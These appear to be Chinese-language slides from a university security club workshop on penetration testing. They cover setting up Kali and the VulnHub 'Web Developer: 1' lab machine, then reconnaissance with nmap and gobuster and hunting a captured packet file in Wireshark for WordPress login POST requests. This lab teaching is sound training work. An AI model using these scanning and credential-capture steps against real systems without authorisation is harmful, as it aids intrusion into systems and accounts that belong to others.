
滲透測試(2)

資安社 副社 王佑任
611235113@gms.ndhu.edu.tw

下載 Vmware


URL: https://drive.google.com/file/d/1-tqORvSEoxkLTpV-0p6tFhjxLsVtTuIj/view?usp=sharing



下載 Kali

URL: https://www.kali.org/get-kali/#kali-virtual-machines

Virtual Machines



VMware 64

下載靶機檔案 (WEB DEVELOPER: 1)

URL: https://www.vulnhub.com/entry/web-developer-1,288/

Download

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you downloa of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

WebDeveloper.ova (Size: 1.3 GB)


Download: https://drive.google.com/open?id=1ZX96sJQosAdZ5HUrnBsMqqO21wGHb-Uc

Download (Mirror): https://download.vulnhub.com/webdeveloper/WebDeveloper.ova


開始建環境!!

建立 Kali 虛擬機

- 建立一個資料夾，命名為 **Web Developer** ，將 **kali** 檔案、模擬機檔案皆放入並解壓縮。
- 開啟 **Vmware**，點選 **Open a Virtual Machine**




- 點選資料夾內的 **kali.vmx** 檔案




建立 Web develop 虛擬機

- 開啟 Vmware，點選Open a Virtual Machine



- 點選資料夾內的 WebDeveloper.ova 檔案

- 輸入模擬機名稱



啟動 Kali

- Kali 的憑證為 kali / kali
- 開啟 Firefox，打開 Youtube，確定是否有網路
- 檢查DHCP是否成功分配IP

開啟terminal


ip a


```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:4d:a8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.239.130/24 brd 192.168.239.255 scope global dynamic eth0
       valid_lft 1365sec preferred_lft 1365sec
    inet6 fe80::20c:29ff:fe4d:a85d/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

eth0 為網卡名稱
192.168.x.x 為 kali 的動態IP

啟動 Web developer 靶機


- 設定網路模式為 NAT





啟動 Web developer 靶機

- 最終畫面



檢查 kali 是否成功可以偵測到模擬機

- 在 kali 中，透過 nmap 掃描同網域內的主機
- nmap -F 192.168.x.0/24
- x與自身ipv4的第三碼相同


```
┌──(kali㉿kali)-[~]
└─$ nmap -F 192.168.239.0/24

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-20 13:03 EDT
Nmap scan report for 192.168.239.2
Host is up (0.00056s latency).
Not shown: 99 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 192.168.239.130
Host is up (0.00064s latency).
All 100 scanned ports on 192.168.239.130 are in ignored states.
Not shown: 100 closed tcp ports (conn-refused)

Nmap scan report for 192.168.239.133
Host is up (0.00058s latency).
Not shown: 98 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.04 seconds
```

- 猜測此192.168.239.133主機為虛擬機
- 目標開啟了 22,80 port
- 其中80 port為網頁服務，打開 Firefox，輸入192.168.239.133

‼‼ 注意，因網路為DHCP分發，每人的kali、靶機ip皆不同

瀏覽網頁服務

- 打開 **Firefox**，輸入**192.168.239.133**



目錄枚舉 (Directory enumeration)

gobuster

安裝指令

- **sudo apt update**
- **sudo apt install gobuster**

使用方法

- **gobuster [mode] -u [target URL] -w [wordlist] [optional flags]**
- **Ex: gobuster dir -u http://192.168.75.131 -w common.txt -t 5**
  - **dir** ：指定進行目錄爆破
  - **-u** ：指定目標 **URL**
  - **-w** ：指定字典檔案的路徑
  - **-t** ：指定同時發送的請求數量，增加此數值可以提高掃描速度


目錄枚舉 (Directory enumeration)

- 使用 Gobuster 對網站的目錄結構作第一層掃描
- gobuster dir -u 192.168.239.133 -w /usr/share/wordlists/dirb/common.txt -t 5

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u 192.168.239.133 -w /usr/share/wordlists/dirb/common.txt -t 5
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.239.133
[+] Method:                  GET
[+] Threads:                 5
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 294]
/.htaccess            (Status: 403) [Size: 299]
/.htpasswd            (Status: 403) [Size: 299]
/ipdata               (Status: 301) [Size: 319] [--> http://192.168.239.133/ipdata/]
/index.php            (Status: 301) [Size: 0] [--> http://192.168.239.133/]
/server-status        (Status: 403) [Size: 303]
/wp-admin             (Status: 301) [Size: 321] [--> http://192.168.239.133/wp-admin/]
/wp-content           (Status: 301) [Size: 323] [--> http://192.168.239.133/wp-content/]
/wp-includes          (Status: 301) [Size: 324] [--> http://192.168.239.133/wp-includes/]
/xmlrpc.php           (Status: 405) [Size: 42]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

查看枚舉後的收穫

- 查看 http://192.168.239.133/ipdata/




發現一個 analyze.cap 檔案

‼ .cap檔: 網路監視封包捕捉資料檔，可以透過wireshark開啟

查看枚舉後的收穫


- 查看 http://192.168.239.133/wp-admin




被導至 wordpress 登錄後台

查看封包

- 回到 **192.168.239.133/ipdata**，下載 **analyze.cap** 檔，並以 **wireshark** 開啟




- 嘗試將目標鎖定在用戶的後台登入資訊，分析 **http** 流量



查看封包


- 回到 wordpress 登入頁面
- 按 F12 ，打開開發者工具，嘗試登入，我們發現登入的 http method 為 POST




Status	Method
200	POST
404	GET

查看封包

- 在 Wireshark 中設置 filter 規則，過濾出 method 為 POST 的請求封包
- http.request.method == "POST"

